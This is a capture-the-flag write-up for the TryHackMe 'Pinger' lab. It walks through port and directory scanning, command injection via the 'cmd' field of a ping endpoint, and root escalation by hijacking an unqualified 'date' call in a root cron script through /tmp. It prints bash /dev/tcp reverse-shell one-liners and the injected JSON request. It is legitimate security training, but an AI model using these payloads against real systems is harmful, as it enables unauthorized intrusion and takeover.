THM Pinger Write-Up

Task 1 Deploy the machine

Connect to TryHackMe network and deploy the machine. If you don't know how to do this, complete the OpenVPN room first.

- Deploy the machine through the browser and connect to your AttackBox or use OpenVPN configuration.
- When you see the IP address of target machine, write it down for further tasks.


Task 2 Reconnaissance

First, let's get information about the target.

1. Scan the machine, how many common 1000 ports are open?

- For scanning, use nmap with parameters you need. For this task, I'll use "nmap -sC -sV IP_Address" structure. "-sC – to scan using the default nmap scripts" and "-sV – to pull version information of open ports found during the scan"
  You can use https://canyoupwn.me/en-nmap-cheatsheet/ for further information as well.

  Target IP : 10.10.81.38



```
[redacted]:~# nmap -sC -sV 10.10.81.38

Starting Nmap 7.60 ( https://nmap.org ) at 2022-09-05 17:36 BST
Nmap scan report for ip-10-10-81-38.eu-west-1.compute.internal (10.10.81.38)
Host is up (0.018s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
[redacted]
| ssh-hostkey:
|   2048 d8:9e:51:3f:e3:56:55:53:ef:5b:ab:c2:b9:0e:4e:c2 (RSA)
|   256 56:24:27:63:83:61:6c:17:51:15:9e:5e:4e:ab:82:c4 (ECDSA)
|_  256 2a:65:ad:b8:a7:32:2f:59:7a:ed:02:9f:2f:24:4a:f5 (EdDSA)
[redacted] (Python [redacted])
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 02:88:A2:E7:30:C7 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.31 seconds
```

  As you can see, we can get both open ports and applications (versions etc.) running on those ports. And we can answer the second question from this output easily.

2. What version of Python is running?


- Use the first tasks' output, you can find it through given nmap command.

3. What is the hidden directory?

- To find the hidden directory, we need to use gobuster which is already installed to our AttackBox. If you are connecting through VPN and need to install gobuster, you can visit https://www.kali.org/tools/gobuster/


  gobuster dir -u http://10.10.81.38:PORT_YOU_FOUND -w /usr/share/wordlists/dirb/common.txt

After gobuster execution, we can get two different directories, one of them is /index and the other one is our flag 😊




```
[redacted]~# gobuster dir -u http://10.10.81.38:8000 -w /usr/share/wordlists/dirb/common.t
xt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.81.38:8000
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2022/09/05 17:41:14 Starting gobuster
===============================================================
[redacted] (Status: 200)
/index (Status: 200)
===============================================================
2022/09/05 17:41:21 Finished
===============================================================
```


Now lets' navigate to the hidden directory through web, when you find the correct flags, you will navigate to a page which allows user to enter an input.



[redacted]


10.10.81.38[redacted]






```
PING 127.0.0.1 (127.0.0.1) 56(84)
bytes of data.
64 bytes from 127.0.0.1:
icmp_seq=1 ttl=64 time=0.020 ms
64 bytes from 127.0.0.1:
icmp_seq=2 ttl=64 time=0.034 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received,
0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.020/0.027
/0.034/0.007 ms
```

This input data must be an IP address since the regex command in the source code tells us. In this section, only digit.digit.digit.digit inputs will be accepted.




asdsad.asdas

Invalid ip address!



a.a.a.a

Invalid ip address!



```
<div>
    <select name="cmd" id="cmd">
        <option value="ping">ping</option>
    </select>
    <input type="text" name="ip_address" id="ip_address" placeholder="Type an ip address" pattern="(\d{1,3}\.){3}\d{1,3}" title="It should be an ip address!">
    <button id="run_button">Run!</button>
</div>
<div id="results" style="text-align: left; padding-top: 10%;padding-left: 28%;">

</div>
```

Please note that, this room is not about bypassing the regex expression and the conditional control is not the regex pattern!


The main control is done in the backend, not here. If it is done here, it works when you change the pattern value through Browser's inspect module or Burp request, but it doesn't work that way.

Task 3 Getting a shell

Get a reverse shell and find the flag.

Since we have a user input, lets' try to get a shell through it!


We have checked the page source and saw a js file, to understand the structure, we can take a look inside!



```
let button = document.querySelector('button#run_button');
button.addEventListener('click', () => {
    let cmd = document.querySelector('select#cmd').value;
    let ip = document.querySelector('input#ip_address').value;
    let results = document.querySelector('div#results');
    fetch('/pingercommand', {
            method: 'POST',
            headers: {
                'Accept': 'application/json, text/plain, */*',
                'Content-Type': 'application/json'
            },
            body: JSON.stringify({
                cmd,
                ip
            })
        }).then(res => res.json())
        .then(res => {
            results.innerHTML = res.output
        });
})
```

As you can see above, there are two different parameters sent, cmd and ping. So we can try to manipulate through them.

Lets’ try to send a POST request with 127.0.0.1 and examine it through Browser’s inspect option.



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms
```

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	10.10.84.122[redacted]	pingercommand	main.js:6 (fetch)	json	506 B	360 B
	POST	10.10.84.122[redacted]	pingercommand	main.js:6 (fetch)			

New Request

```
Accept-Encoding: gzip, deflate
[redacted]
Content-Type: application/json
Origin: http://10.10.84.122:8000
Content-Length: 31
Connection: keep-alive
```

Request Body

```
{"cmd":"ping","ip":"127.0.0.1"}
```

We can edit and send the request with right click option. Or use Burp as an option as well.

{"cmd":"ping","ip":"127.0.0.1"}


For reverse shell payload samples, you can refer to https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet since it’s a Python based application, we will use the Python code below:

bash -i >& /dev/tcp/YOUR_IP/PORT 0>&1

And remember to open a listener on your attack box.

You can create reverse shell codes on : Online - Reverse Shell Generator (revshells.com)


With the command below, we will bypass the ping command and create our reverse shell.



Request Body


```
{"cmd":"bash -i >& /dev/tcp[redacted] 0>&1 #"ping","ip":"127.0.0.1"}
```

{"cmd":"bash -i >& /dev/tcp/YOUR_IP/PORT 0>&1 # ping","ip":"127.0.0.1"}



```
[redacted]# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.84.122 58318 received!
bash: no job control in this shell
[flask@pinger /]$ whoami
whoami
flask
```

Tip : To get the user flag, you need to find the right directory. You can refer to whoami output to estimate it 😉



```
[redacted]$ cat user.txt
cat user.txt
THM{[redacted]}
```

Task 4 Privilege escalation

Let's escalate our privileges to root.

To check scheduled jobs before any privilege escalation action is necessary to understand injection points, so we can use cron check before any further action for gathering related information.

Cron jobs are programs or scripts which users can schedule to run at specific times or intervals. Cron table files (crontabs) store the configuration for cron jobs. The system-wide crontab is located at /etc/crontab.


root@ip-10-x-x-114:~# nc -lvnp 1234

Listening on [0.0.0.0] (family 0, port 1234)

Connection from 10.10.164.115 58296 received!


bash: no job control in this shell

[flask@pinger /]$ cat /etc/crontab




```
[redacted]~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [redacted] 58296 received!
bash: no job control in this shell
[flask@pinger /]$ cat /etc/crontab
cat /etc/crontab
SHELL=/bin/bash
PATH=/tmp:/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,f
ri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
* * * * * root /bin/bash /home/flask/.counter.sh
[flask@pinger /]$ 
```

As you can se above, a script called ./counter.sh is running with root user and running every 1 minute so we maybe can use this script to elevate our user to root.




```
[flask@pinger /]$ cd ./home/flask
cd ./home/flask
[flask@pinger ~]$ ls
ls
pinger_app
[flask@pinger ~]$
```

We cannot see the script so lets' try to check with ls -al option to get any hidden information.



```
[flask@pinger ~]$ ls -al
ls -al
total 20
drwx------. 5 flask flask  156 Sep  4 16:45 .
drwxr-xr-x. 3 root  root    19 Sep  4 14:56 ..
-rw-------. 1 flask flask 1837 Sep  4 16:48 .bash_history
-rw-r--r--. 1 flask flask   18 Mar 31  2020 .bash_logout
-rw-r--r--. 1 flask flask  193 Mar 31  2020 .bash_profile
-rw-r--r--. 1 flask flask  231 Mar 31  2020 .bashrc
drwx------. 4 flask flask   35 Sep  4 16:12 .cache
-rw-r--r--. 1 root  root    43 Sep  4 16:40 .counter.sh
drwxr-xr-x. 5 flask flask  103 Sep  4 16:11 pinger_app
drwxrwxr-x. 5 flask flask  208 Sep  4 15:04 .vscode-server
```

Since this file is only readable for our user, we can only check the content unfortunately.



```
[flask@pinger ~]$ cat .counter.sh
cat .counter.sh
#!/bin/bash

date >> /tmp/date_counter.log
[flask@pinger ~]$
```


We saw a directory -> /tmp and a file named date_counter.log, so lets' try to manipulate this bash script. And we should note that, "date" function is running without a full path. We can try to create a function on /tmp folder since every user can update and reach to this path.

We can test it through "echo" as;

echo "ls > /tmp/a1.txt" > /tmp/date

Now wait 1 minute to exacute the bash script, and check the date with cat command

Yeap! It works 😊




```
[flask@pinger tmp]$ cat date
cat date
ls > /tmp/a1.txt
[flask@pinger tmp]$
```

From the information above, we can understand that we can manipulate this exeutable with our commands. To gather the root user, again a reverse shell will be useful.


Tip: Don’t forget to add your new listener a new port since the one we are using to get a shell is running too.

Tip: Don’t forget to use chmod +x to add execution rights to date executable.

echo "bash -i >& /dev/tcp/YOUR_IP/PORT_2 0>&1"> /tmp/date




```
[flask@pinger tmp]$ cat date
cat date
bash -i >& /dev/tcp/10.10.255.114/2345 0>&1
[flask@pinger tmp]$ █
```




```
[flask@pinger tmp]$ echo "bash -i >& /dev/tcp/[redacted]/[redacted] 0>&1" > /tmp/da
te
<ash -i >& /dev/tcp/[redacted] 0>&1" > /tmp/date
```

And again run our listener. Wait 1 minute to execution, and voila!



```
root@ip-10-10-255-114:~# nc -lvnp [redacted]
Listening on [0.0.0.0] (family 0, port [redacted])
Connection from 10.10.164.115 60792 received!
bash: no job control in this shell
bash-4.2# whoami
whoami
root
bash-4.2#
```



```
bash-4.2# ls
ls
root.txt
bash-4.2# cat root.txt
```

Congrats! 😊